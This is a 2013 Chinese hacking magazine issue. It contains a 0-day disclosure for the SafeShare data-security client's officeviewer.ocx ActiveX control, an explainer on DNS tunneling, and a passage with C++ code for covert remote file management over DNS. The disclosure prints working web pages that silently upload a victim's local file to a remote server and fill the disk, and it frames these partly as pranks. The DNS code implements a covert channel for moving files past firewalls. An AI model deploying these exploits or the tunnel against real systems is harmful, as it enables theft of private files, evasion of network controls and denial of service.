

《黑客防线》7 期文章目录

总第 151 期 2013 年

漏洞攻防

惊爆赛孚数据安全系统多个 0Day 漏洞 (爱无言)2

编程解析

DNS 隧道的实现原理 (木羊)17

DNS 协议实现远程文件管理 (好好学习 竹林飘客)23

Linux 后门技术研究之 login 后门的完善 (Blackcool)26

IRP 的穿越之旅 (王晓松)30

被忽略的计时与倒计时 Bug (BadTudou)26

一次艰辛的寻址之旅 (王晓松)30

密界寻踪

RSA 的攻击方法 (修炼中的柳柳)17

Android 远程监控技术

Android 远程监控系统设计之传感器控制 (秦妮)32

2013 年第 8 期杂志特约选题征稿35

2013 年征稿启事39

惊爆赛孚数据安全系统多个 0Day 漏洞

文/图 爱无言

作为企业和政府机构，文件安全一直是困扰保密管理的难题。国内许多公司都开发出相应的文件管理系统，目的就是为了对文件数据进行可控管理，提高安全等级，防止失泄密问题发生。在对某企业内部使用的网络进行安全审计时，发现该企业使用了一款叫做“赛孚 SafeShare 数据安全系统”的软件，根据该软件的说明书了解到这款软件是用来进行管控网络内文件的，用户需要使用该软件的客户端来访问服务器上的文件，从而保护服务器上文件的安全。在进一步的了解中发现，“赛孚 SafeShare 数据安全系统”是获得过国家保密局数据安全检测认证的产品，同时该软件具有多个国家发明专利技术。如此优秀的软件引起了我的注意，它的安全性是不是也同样符合软件本身的介绍呢？为此，在本着学习的态度下，对该软件进行了初步的安全测试，测试结果令人吃惊，发现“赛孚 SafeShare 数据安全系统”存在诸多的安全问题。抛开数据安全管控上的问题，“赛孚 SafeShare 数据安全系统”存在可以被远程控制以及远程攻击的多个安全漏洞，下面要介绍的漏洞就是其中的一部分。

在使用“赛孚 SafeShare 数据安全系统”时，作为用户电脑是需要安装客户端的，如图 1 所示。




图 1

用户通过该客户端访问存放文件的服务器。在客户端向系统进行安装时，会注册一个名为“officeviewer.ocx”的组件，该组件用来处理 Office 文档文件，提供了多个外部接口，如图 2 所示。




图 2

正是这个组件为我们打开了漏洞挖掘的窗口。在“officeviewer.ocx”组件提供的外部接口中，有多个接口可以用于网络连接，允许用户上传或者下载文件到本地，这些外部接口有 FtpDownloadFile、FtpUploadFile、HttpAddPostFile。我们对其中的“HttpAddPostFile”做了简单测试，测试用的网页代码如下：

```
<OBJECT id = evil classid="clsid:6BA21C22-53A5-463F-BBE8-5CF7FFA0132B"></OBJECT>
<script>
document.write(evil.HttpAddPostFile("c:\\s.rar"));
document.write(evil.HttpPost("http://192.168.1.10/get.asp"));
</script>
```

保存上述代码到 html 文件中，将该文件放置在 Web 服务器上。代码中的“s.rar”是用户电脑中 C 盘下的一个文件。使用 IE 浏览器访问这个 html 文件，同时使用 WsockExpert 监听 IE 浏览器发出的数据包，发现 IE 浏览器在访问测试网页时，竟然会将“s.rar”试图发送给远程服务器！其监听数据包如图 3 所示。

4	WSA...	21 FF 02 02 C7 24 A3 71 70 31 A...	!	? p1	127.0.0.1:27142
5	send	21	!		0.0.0.0
6	WSA...	48 54 54 50 2F 31 2E 31 20 32 3...		HTTP/1.1 200 OK	192.168.1.2:10243
7	send	21	!		0.0.0.21
8	WSA...	21 FF 02 02 C7 24 A3 71 70 31 A...	!	? p1	127.0.0.1:27142
9	WSA...	78 01 15 00 78 01 15 00 00 00 00...	x		192.168.1.2:10243
10	send	50 4F 53 54 20 68 74 74 70 3A 2...		POST http://192.	192.168.1.2:10243
11	send	2D 2D 4F 41 2D 46 4F 52 4D 2D ...		--OA-FORM-DATA-B	192.168.1.2:10243
12	WSA...	48 54 54 50 2F 31 2E 31 20 34 3...		HTTP/1.1 404 Obj	192.168.1.2:10243
13	WSA...	49 6E 64 65 78 20 2B 20 33 29 3...		Index + 3);	192.168.1.2:10243
14	WSA...	64 20 31 20 74 6F 20 73 6B 69 7...		d 1 to skip it -	192.168.1.2:10243
15	WSA...	29 3D 3D 27 2E 27 20 26 26 20 4...]='! '&& IEVER	192.168.1.2:10243
16	WSA...	69 6F 64 6F 77 2F 6F 61 76 69 6...		indow navigator	192.168.1.2:10243

```
--OA-FORM-DATA-BOUNDARY
Content-Disposition: form-data; name="trackdata"; filename="s.rar"
Content-Type: */*
Content-Transfer-Encoding: binary
```

Rar!

图 3

不可思议的事情就这么发生了，这里“s.rar”被 IE 浏览器在用户毫不知情的情况下发送给了远程服务器，如果“s.rar”被替换为用户电脑上的某个隐私文档，那么，你可以想象后果会有多么严重。

问题是，能够向外发送文档的外部接口不仅仅是上述的“HttpAddPostFile”，前面提到的那些接口都可以起到同样的作用。

有时候，你可能不想进行如此恶意的攻击，想弄一个恶作剧，或者是想把某人的电脑逐步瘫痪，那么，我可以告诉你，“officeviewer.ocx”组件提供了一个让人哭笑不得的外部接口，利用该接口你可以慢慢地将某个用户的电脑 C 盘填满，这个接口就是“HttpDownloadFileToTempDir”。“HttpDownloadFileToTempDir”的原型如下：

```
Function HttpDownloadFileToTempDir (
    ByVal WebUrl As String ,
    [ ByVal WebUsername As Variant ],
    [ ByVal WebPassword As Variant ]
)
```

它只有一个简单的参数“WebUrl”，即想要被下载文件的网址。测试该外部接口的网页代码为：

```
<OBJECT id = evil classid="clsid:6BA21C22-53A5-463F-BBE8-5CF7FFA0132B"></OBJECT>
<script>
document.write(evil.HttpDownloadFileToTempDir ("http://192.168.1.10/bigfile.xx "));
</script>
```

其中，“bigfile.xx”是一个非常大的文件，用来填满用户的 C 盘空间，当然，也可以使用循环法，利用“HttpDownloadFileToTempDir”，设定下载体积空间较小的文件，逐步填满用户的系统剩余空间。如此一来，用户会发现自己的系统逐步出现空间不足的提示，无法正常工作。

直接利用的安全漏洞有了，恶作剧的安全漏洞也有了，而这些仅仅是“赛孚 SafeShare

数据安全系统”客户端存在的问题。面对如此优秀的软件，我们希望赛孚科技能够及时修补漏洞，加强系统安全，提高系统使用可靠性，为用户提供更好地服务。最后，凡是利用本文技术进行违法活动的，杂志与作者概不负责。

(完)

黑客防线
www.hacker.com.cn



DNS隧道的实现原理

文/图 木羊

在实现 DNS 隧道之前，先要明白为什么需要 DNS 隧道。我们假想一个场景，在一个控制严密的局域网中，防火墙只允许 DNS 协议通信，实现的方法有很多种，最简单的就是只允许访问远端的53端口，这种限制不难突破，只要将远端端口设为53，或者做个打开53端口的服务器中转即可。做得更精细的防火墙可能会解析 DNS 包，这时我们要与局域网内的某台机器通信，或者内网想要访问网络，就需要用到 DNS 隧道。DNS 隧道其实就是将网络包或其它信息夹在 DNS 协议包中传递。

DNS 隧道的理论原理

要明白如何建立 DNS 隧道，需要先了解 DNS 协议。DNS 协议是 TCP 或 UDP 的上层协议，一般以 UDP 为多。之所以叫上层，大概因为很多教材都把 TCP/IP 的五层协议画成汉诺塔的样子，协议是一层一层叠上去的，但实际上协议之间的组成结构更像是俄罗斯套娃，低层协议套在高层协议前面，如图1所示。




图1

可以看出，IP 层以上的协议大概可以分为两部分，第一部分是协议头 (header)，第二部分是协议传递的信息 (data)。上一层协议的信息内容就保持在下一层协议信息的 data 中。对应到 DNS 隧道，就是先把我们要传递的信息套进 DNS 协议的 data 中，然后把 DNS 协议的内容套进 UDP 协议的 data 中，最后通过 Socket 编程收发 UDP 协议包，DNS 隧道就实现了。

Socket 通信的具体过程

相信黑防的朋友对于 Socket 编程都不会太陌生，我们只要制定好了采用 TCP 还是 UDP 协议通信，然后填写必要的网络信息，如 IP 地址和端口号，一条 Socket 通信信道就写好了。在 Socket 的一端传入信息，信息就会根据通信协议被添加上 TCP 或 UDP 报头，传递到另一端，Socket 会自动完成拆包工作，最后吐出来的就只有传入的信息了。

为了更好地说明这个过程，我用 python 写了一个简单的 UDP 发送 Socket，主要代码如下：

```
#coding:utf8
```

```
#woosheep

import os, socket, time

addr = ('8.8.8.8', 53)
skt = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
data = 'hello www.hacker.com.cn'
skt.sendto(data, addr)
```

Python 是一种脚本语言，只需要下载一个 python 解析器就可以直接执行上面的代码。Python 的另一大优势是代码简洁，上述代码很容易看出是指定了用 UDP 协议向 8.8.8.8 的 53 端口发送数据，数据内容为“hello www.hacker.com.cn”。目标地址 8.8.8.8 是一个 DNS 服务器，将会监听 53 端口的数据请求，直接发到那里是能够建立 Socket 连接的，这样就可以省下自己写服务端的时间了。

现在来看看实际发出的数据包内容，如图 2 所示。

0000	c8 3a 35 30 16 70 00 ea 01 13 8a 75 08 00 45 00	..:50.p...u..E.
0010	00 33 3f 98 00 00 40 11 69 05 c0 a8 01 65 08 08	.3?...@.j...e..
0020	08 08 c6 a1 00 35 00 1f c8 b0 68 65 6c 6c 6f 205...hello
0030	77 77 77 2e 68 61 63 6b 65 72 2e 63 6f 6d 2e 63	www.hack er.com.c
0040	6e	

图 2

请注意看 ASCII 栏的标蓝。根据前文，我们填写的数据内容“hello www.hacker.com.cn”应该在 UDP 包的 data 中。在此之前，有很长的一段“乱码”，这段乱码就是 Socket 为我们添加的 UDP 报头 (header)，解析后的内容如图 3 所示。

```

+ Frame 19: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on
+ Ethernet II, Src: 00:ea:01:13:8a:75 (00:ea:01:13:8a:75), Dst: TendaTec_
+ Internet Protocol Version 4, Src: 192.168.1.101 (192.168.1.101), Dst: 8
+ User Datagram Protocol, Src Port: 50849 (50849), Dst Port: domain (53)
  Source port: 50849 (50849)
  Destination port: domain (53)
  Length: 31
  Checksum: 0xc8b0 [validation disabled]
    [Good checksum: False]
    [Bad checksum: False]
```

图 3

要看明白这段“乱码”需要了解 UDP 协议格式以及 IP 协议格式，这将颇费篇幅，不过用来讲明一段基于 UDP 协议的 Socket 通信过程，知道我们通过 Socket 发送的信息是放在 UDP 协议的 data 中已经足够了。个人认为，会写 Socket 只是起步，写了 Socket 知道实际怎么实现才算入门。看到这里，恭喜你已经入门了。

DNS 隧道的实现算法分析

既然我们已经知道了在哪里添加和怎么发送 DNS 协议包，剩下的就只有如何生成 DNS 协议包了。不过这个临门一脚，可不太好踢出去呢。DNS 协议包有两种，查询包和应答包。比如我们要解析黑防的域名 www.hacker.com.cn，首先就要向 DNS 服务器的 53 端口发送一个 DNS 查询包，服务器查询到结果后，会返回一个应答包。两种包的格式是不一样的。

首先我们看看查询包，如图 4 所示。

```

Transaction ID: 0x6169
+ Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
- Queries
  - www.hacker.com.cn: type A, class IN
    Name: www.hacker.com.cn
    Type: A (Host address)
    Class: IN (0x0001)

```

图4

是不是看得头晕眼花？还是那句话，要讲明白这段“乱码”颇费篇幅，需要先讲明白 DNS 的查询包格式。由于我们要的只是通过 DNS 包“夹带”信息，因此只要关注哪里具有“夹带”的空间即可。

有三处，分别是 ID 域、查询域和附加域。DNS 查询包 ID 域的值随机生成，长度为一个 WORD，在查询包的前16位，此例的 ID 为0x6169。由于值是随机生成的，因此防火墙不可能对 ID 域进行检测，隐蔽性最好。如果将这个 ID 看作状态向量，理论上可以表示65535种不同的状态，包含的信息量已经非常大了。

不过，用 ID 域夹带信息有两大问题，一是必须规定好状态向量，不能简单地夹带其它数据包内容，二是应答包的 ID 域的值必须一致，否则无法完成信息交互（解决方法请见下文）。因此，为了让 DNS 隧道成为名符其实的“隧道”，能够夹带数据包的完整内容，我们将目光转向操作空间更大的查询域。下面先来看看查询域的数据内容，如图5所示。

```

00 00 00 00 00 00 03 77 77 77 06 68 61 63 6b 65 .....w ww.hacke
72 03 63 6f 6d 02 63 6e 00 00 01 00 01 r.com.cn .....

```

图5

请看标蓝。查询域主要分为两部分，第一部分是域名 (Name)，此例为 www.hacker.com.cn，第二部分是查询信息，包括 Type 和 Class。由于第二部分必须按 DNS 查询包格式填写，可操作空间太小，因此能夹带信息的只有第一部分。第一部分看起来很简单，似乎是域名的 ASCII 码，但如果真按 ASCII 码填是不符合格式的。以“www”为例，对应的 ASCII 码为“77 77 77”前面是0x3，后面是0x6，这两个值都不是“.”的 ASCII 码。实际上，查询域将域名以“.”为界分开，上述域名实际被拆成“www”、“hacker”、“com”和“cn”四个字符串，每个字符串前加上字符串的长度，如“www”就加上0x3，合起来就构成了查询域的域名部分。

之所以细写这部分，是因为有些“变态”的防火墙会对查询域的域名部分进行细致的检测，不合法的查询域很可能会被丢弃。此外，防火墙可能还会检测数据是否为字母的 ASCII 码，这就比较麻烦了，需要做额外的转换或其它处理。

最后介绍附加域。附加域也许是最最适合夹带信息的地方了。它没有任何格式的要求，没有长度限制，构造非常简单，只需要简单地将信息添加到 DNS 查询包的末尾即可。唯一的问题也许是需要祈祷防火墙不会强制丢弃带有附加域的查询包。

查询包到这就介绍完了。然而，要完成 DNS 隧道，只有发送信息是不行的，还需要能够接收信息才能完成整个通信过程。这项工作，将由 DNS 服务器发送的应答包来完成。上述查询包对应的应答包如图6所示。


```
Transaction ID: 0x6169
+ Flags: 0x8180 standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
- Queries
  - www.hacker.com.cn: type A, class IN
    Name: www.hacker.com.cn
    Type: A (Host address)
    Class: IN (0x0001)
  - Answers
    - www.hacker.com.cn: type A, class IN, addr 116.255.248.187
      Name: www.hacker.com.cn
      Type: A (Host address)
      Class: IN (0x0001)
      Time to live: 3 minutes, 34 seconds
      Data length: 4
      Addr: 116.255.248.187 (116.255.248.187)
```

图6

应答包的结构和查询包有许多相似的地方，因此可以夹带信息之处也非常类似，实际上只比查询包多了个应答域。应答域可以夹带信息的空间只有用来表示 IP 地址的一个 DWORD，空间不大，但用来解决上文提到的查询-应答包的 ID 域必须一致，无法实现交互的问题是足够了。

DNS 隧道的实现原理就介绍到这里，相信已经把 DNS 隧道的几种实现可能都介绍清楚了，剩下的工作就是根据实际需要选择最合适的方案写代码——那可是体力活，就不赘述了。我是木羊，下次再聊。

DNS协议实现远程文件管理

文/图 好好学习 竹林飘客

本文主要介绍在完成“DNS 协议实现远程文件管理”时研究和解决的两个主要问题：基于 DNS 协议的客户端服务器通信方法和文件管理数据通信模型。

基于 DNS 协议的客户端服务器通信方法

上一期杂志刊登的文章《DNS 隧道反弹式 CMD Shell 的实现》对 DNS 隧道通信技术进行了介绍，本文的主要思想是从这篇文章中学习来的，但在实际测试时对通信方案进行了些许改变。下面简单介绍下 DNS 隧道通信的原理，以及本文采用的 DNS 隧道通信方案。

1) DNS 隧道通信原理

DNS 隧道通信即为在合法的应用层 DNS 协议的通信数据包中封装我们的通信数据，就像通过一个隐蔽的隧道进行数据传输，可以顺利绕过大部分按照 DNS 协议格式进行检测的工具检测。实现该技术，需要深入理解和分析 DNS 协议格式和通信过程，发掘协议格式中可以利用的部分进行数据传输。

DNS 定义了一个用于查询和响应的报文格式，如图 1 所示是这个报文的总体格式。下面简单介绍一下 DNS 的报文格式。



图 1 DNS 查询和响应的一般格式

报文由 12 字节的首部和 4 个长度可变的字段组成。

(1) 报文首部

标识字段由客户程序设置并由服务器返回结果。客户程序通过它来确定响应与查询是否匹配。

16 bit 的标志字段被划分为若干子字段，如图 2 所示。



图 2 DNS 报文首部中的标志字段

我们从最左位开始依次介绍各子字段：

- QR 是 1 bit 字段：0 表示查询报文，1 表示响应报文。
- opcode 是一个 4bit 字段：通常值为 0（标准查询），其他值为 1（反向查询）和 2（服务器状态请求）。
- AA 是 1bit 标志，表示“授权回答（authoritative answer）”，该名字服务器是授权于该域的。
- TC 是 1bit 字段，表示“可截断的（truncated）”。使用 UDP 时，它表示当应答的总长度超过 512 字节时，只返回前 512 个字节。
- RD 是 1bit 字段，表示“期望递归（recursion desired）”。该比特能在一个查询中设置，并在响应中返回。这个标志告诉名字服务器必须处理这个查询，也称为一个递归查询。如果该位为 0，且被请求的名字服务器没有一个授权回答，就返回一个能解答该查询的其他名字服务器列表，这称为迭代查询。在后面的例子中，我们将看到这两种类型查询的例子。
- RA 是 1bit 字段，表示“可用递归”。如果名字服务器支持递归查询，则在响应中将该比特设置为 1。在后面的例子中可看到大多数名字服务器都提供递归查询，除了某些根服务器。

• 随后的 3bit 字段必须为 0。

• rcode 是一个 4bit 的返回码字段。通常的值为 0（没有差错）和 3（名字差错）。名字差错只有从一个授权名字服务器上返回，表示在查询中制定的域名不存在。

随后的 4 个 16bit 字段说明最后 4 个变长字段中包含的条目数。对于查询报文，问题

(question) 数通常是 1，而其他 3 项则均为 0。类似的，对于应答报文，回答数至少是 1，剩下的两项可以是 0 或非 0。

(2) DNS 查询报文中的问题部分

问题部分中每个问题的格式如图 3 所示，通常只有一个问题。




图 3 DNS 查询报文中问题部分的格式

查询名是要查找的名字，它是一个或多个标识符的序列。每个标识符以首字节的计数值来说明随后标识符的字节长度，每个名字以最后字节为 0 结束，长度为 0 的标识符是根标识符。计数字节的值必须是 0~63 的数，因为标识符的最大长度仅为 63（某些情况下计数字节的最高两比特为 1，即值 192~255，将用于压缩格式）。不像我们已经看到的许多其他报文格式，该字段无需以整 32bit 边界结束，即无需填充字节。

图 4 显示了如何存储域名 gemini.tuc.noao.edu。




图 4 域名 gemini.tuc.noao.edu 的表示

(3) DNS 响应报文中的资源记录部分

DNS 报文中最后三个字段，回答、授权、附加信息字段均采用一种称为资源记录 RR (Resource Record) 的相同格式。



图 5 资源记录字段

2) 本文采用的 DNS 隧道通信方案

文章《DNS 隧道反弹式 CMD Shell 的实现》中给出了 DNS 隧道通信的一个实现方案，简单的说是构造带有额外信息的 DNS 请求包（传输层为 UDP 协议），额外信息的类型为 16，即额外数据为文本类型，将自己要传输的数据放在额外信息的额外数据部分进行传送。

本文在最初实现时尝试了这种方案，但在用 Wireshark 抓包时发现，构造的通信数据包能够被正确解析，但被报为“Malformed Packet”。在自己构造数据包发送的实验中，数据包被报为“Malformed Packet”是常事，主要原因是数据包不符合协议的格式，但本文在测试时能够被正确解析，因此，还是放弃了这种方案。也可能上一期作者所采用的方案笔者还没有掌握到。

于是，自己再次分析协议格式，通过多次测试验证方案，按如下构造 DNS 数据包首部：

- (1) 标识字段：任意 2 字节值；
- (2) 标志字段：0x8000（首位为 1 表示该 DNS 数据包为应答包）；

(3) 问题、资源记录、授权资源记录、额外资源记录数分别为 1、1、0、1。

对于其后的一个查询问题、一个应答、一个额外信息，数据放在额外信息中。查询问题和应答根据协议要求进行设置即可。对于额外信息部分，经测试发现，TYPE 字段设置为 1 时，RDATA 字段可放置任意长度（在一个数据包容量范围内）数据，且该字段前 4 直接被解析为 IP 地址。因此，可将通信数据从 RDATA 字段第 5 个开始存放。RDLENGTH 字段存放数据的长度，供数据接收方进行数据段提取。

采用该方案进行实现并测试，能够被正常解析为 DNS 数据包。

文件管理数据通信模型

在实现远程文件管理的过程中，为了保证数据传输的正确性和效率，设计了文件管理数据的通信模型。

文件管理数据通信模型按照文件管理的功能有所不同。

1) 目录浏览数据通信模型

对于目录浏览功能，数据通信过程如下：

- (1) 本地主机目录浏览命令（获取远程主机盘符、子目录）封装到 DNS 数据包发送给远程主机；
- (2) 远程主机接收 DNS 数据包解析出命令；
- (3) 远程主机完成命令操作，将结果数据封装到 DNS 数据包发送给本地主机；
- (4) 本地主机接收 DNS 数据包解析出结果。

2) 文件下载上传数据通信模型

对于文件的下载和上传，由于文件一般不能通过单个 DNS 数据包进行传输，因此要进行文件的分块传输。为了保证文件传输的正确性和传输效率，在经过多重方案测试后，以文件上传为例，设计的通信模式如下：

- (1) 本地主机文件上传命令（获取远程主机盘符、子目录）封装到 DNS 数据包发送给远程主机，等待接收确认包；
- (2) 远程主机接收 DNS 数据包解析出文件上传命令，并发送确认包，等待接收上传文件路径；
- (3) 本地主机发送上传文件路径，并等待确认包；
- (4) 远程主机提取出文件路径，创建文件对象用于文件存储，并发送确认包，等待接收文件；
- (5) 本地主机从头至尾将上传文件按特定块大小封装到 DNS 数据包中发送，每发送一块等待确认包，然后继续发送，直到文件块发送完毕，发送“文件发送完毕”命令；
- (6) 远程主机接收文件分块存入文件，并发送确认包，然后等待接收下一文件分块，如果收到“文件发送完毕命令”，则停止文件接收。

对于本地主机，在文件上传过程中的核心代码如下：

```
DWORD WINAPI Thread_Upload_File(LPVOID lpParameter)
{
    m_Progress_upload_file.SetPos(1);
    CString str_Download_File ;
    str_Download_File.Format(_T("%s"), "上传文件");
    char *sendBuf_tep = (LPSTR) (LPCTSTR) str_Download_File;
```



```
//DNS处理
Rdlenth = strlen(sendBuf_tep);
Store_Data(sendBuf_tep, Rdlenth);

//发送“上传文件”命令
send_blog=sendto(sockConn, send_Buf,
    Rdlenth+102, 0, (SOCKADDR*)&addrClient, len);
if(send_blog == -1){
    AfxMessageBox("上传文件命令发送失败!", MB_OK, NULL);
    return 0;
}
else
{
    //如果接收到远程主机确认命令，则继续发送上传文件路径
    recv_blog =
recvfrom(sockConn, recv_Buf, 1024, 0, (SOCKADDR*)&addrSrv, &len);
    if(recv_blog == -1)
    {
        AfxMessageBox("接收信息出错!", MB_OK, NULL);
        return 0;
    }
    CString down_load_file_path;
    char send_path[128];
    memset(send_path, 0, 128);
    m_Edit_Upload_file_dir.GetWindowText(send_path, 128);
    int send_path_len = strlen(send_path);
    send_path[send_path_len++] = '\\';
    char* file_name = (LPSTR) (LPCTSTR)File_Name;
    for(int i = 0; i < (int)strlen(file_name); i++)
        send_path[send_path_len + i] = file_name[i];

    //DNS处理
    Rdlenth = strlen(send_path);
    Store_Data(send_path, Rdlenth);
    send_blog=sendto(sockConn, send_Buf,
        Rdlenth+102, 0, (SOCKADDR*)&addrClient, len);
    if(send_blog == -1){
        AfxMessageBox("上传文件路径发送失败!", MB_OK, NULL);
    }

    recv_blog =
recvfrom(sockConn, recv_Buf, 1024, 0, (SOCKADDR*)&addrSrv, &len);
    if(recv_blog == -1)
```



```
{
    AfxMessageBox("接收信息出错!", MB_OK, NULL);
    return 0;
}

char local_file_path_char[1024];
memset(local_file_path_char, 0, 1024);
strcpy_s(local_file_path_char, (LPSTR) (LPCTSTR) Local_FilePath);

int size;
HANDLE
handle=CreateFile(local_file_path_char, GENERIC_READ, 0, 0, OPEN_EXISTING, FILE_ATTR
IBUTE_NORMAL, 0);
if (handle != INVALID_HANDLE_VALUE)
{
    size = GetFileSize(handle, NULL);
    CloseHandle(handle);
}

int file_size = 0;
DWORD    dwRead;
BOOL     bRet;
HANDLE
hFile=CreateFile(local_file_path_char, GENERIC_READ, 0, 0, OPEN_EXISTING, FILE_ATTRI
BUTE_NORMAL, 0);
while(true)
{
    char read_buf[512];
    memset(read_buf, 0, 512);
    bRet=ReadFile(hFile, read_buf, 512, &dwRead, NULL);
    if(bRet==FALSE)
    {
        AfxMessageBox("Read Buf ERROR!", MB_OK, NULL);
        break;
    }
    else
        if(dwRead==0)
        {
            Sleep(100);
            CString end_send;
            end_send.Format(_T("%s"), "文件发送完毕");
            char *sendBuf_tem = (LPSTR) (LPCTSTR) end_send;

            //DNS处理
```



```
Rdlenth = strlen(sendBuf_tem);
Store_Data(sendBuf_tem, Rdlenth);

send_blog=sendto(sockConn, send_Buf, Rdlenth+102, 0, (SOCKADDR*)&addrClient, len
);

    if(send_blog == -1)
    {
        AfxMessageBox("发送信息失败!", MB_OK, NULL);
        return 0;
    }
    AfxMessageBox("文件上传完毕!", MB_OK, NULL);
    break;
}
else
{
    //DNS处理
    Rdlenth = strlen(read_buf);
    Store_Data(read_buf, 512);

send_blog=sendto(sockConn, send_Buf, 512+102, 0, (SOCKADDR*)&addrClient, len);
    if(send_blog == -1)
    {
        AfxMessageBox("发送信息失败!", MB_OK, NULL);
        return 0;
    }
}

    file_size += dwRead;
    m_Progress_upload_file.SetPos(int(100*file_size/size));
}
recv_blog =
recvfrom(sockConn, recv_Buf, 1024, 0, (SOCKADDR*)&addrSrv, &len);
if(recv_blog == -1)
{
    AfxMessageBox("接收信息出错!", MB_OK, NULL);
    return 0;
}
};
CloseHandle(hFile);
}
return 0;
}
```

对于远程主机，在文件上传过程中的核心代码如下：

```

void upload_file()
{
    //确认收到文件下载命令
    send_blog =
sendto(sockClient, TM, 104, 0, (SOCKADDR*)&addrSrv, len_SOCKADDR);
    if(send_blog == -1){
        return;
    }

    //接收上传文件路径数据
    char file_path[1024];
    memset(file_path, 0, 1024);
    recv_blog =
recvfrom(sockClient, file_path, 1024, 0, (SOCKADDR*)&addrSrv, &len_SOCKADDR)
;
    if(recv_blog == -1)
    {
        return;
    }

    //从DNS数据包中提取出上传文件路径
    memset(recv_Buf, 0, 1024);
    unsigned short len;
    len = (file_path[96]<<8) + file_path[97];
    for(int i=0;i<len;i++)
        recv_Buf[i] = file_path[102+i];

    //根据上传文件路径创建文件对象
    DWORD    dwWrite;
    BOOL     bRet;
    HANDLE
hFile=CreateFile(recv_Buf, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);

    //发送确认包开始进行上传文件接收
    send_blog =
sendto(sockClient, TM, 104, 0, (SOCKADDR*)&addrSrv, len_SOCKADDR);
    if(send_blog == -1){
        return;
    }

    //循环进行文件接收，直到文件接收完毕

```



```
while(true)
{
    char recv_buf[1024];
    memset(recv_buf, 0, 1024);
    //接收文件分块
    recv_blog =
recvfrom(sockClient, recv_buf, 1024, 0, (SOCKADDR*)&addrSrv, &len_SOCKADDR);
    if(recv_blog===-1)
    {
        break;
    }

    //从DNS数据包中提取出文件分块
    memset(recv_Buf, 0, 1024);
    unsigned short len;
    len = (recv_buf[96]<<8) + recv_buf[97];
    for(int i=0;i<len;i++)
        recv_Buf[i] = recv_buf[102+i];

    //若DNS数据包中是文件发送完毕指令，则关闭文件对象，停止文件接收
    check.Format(_T("%s"), recv_Buf);
    if(check.Compare(_T("文件发送完毕")) == 0)
    {
        CloseHandle(hFile);
        break;
    }

    //将提取出的文件分块数据存入文件
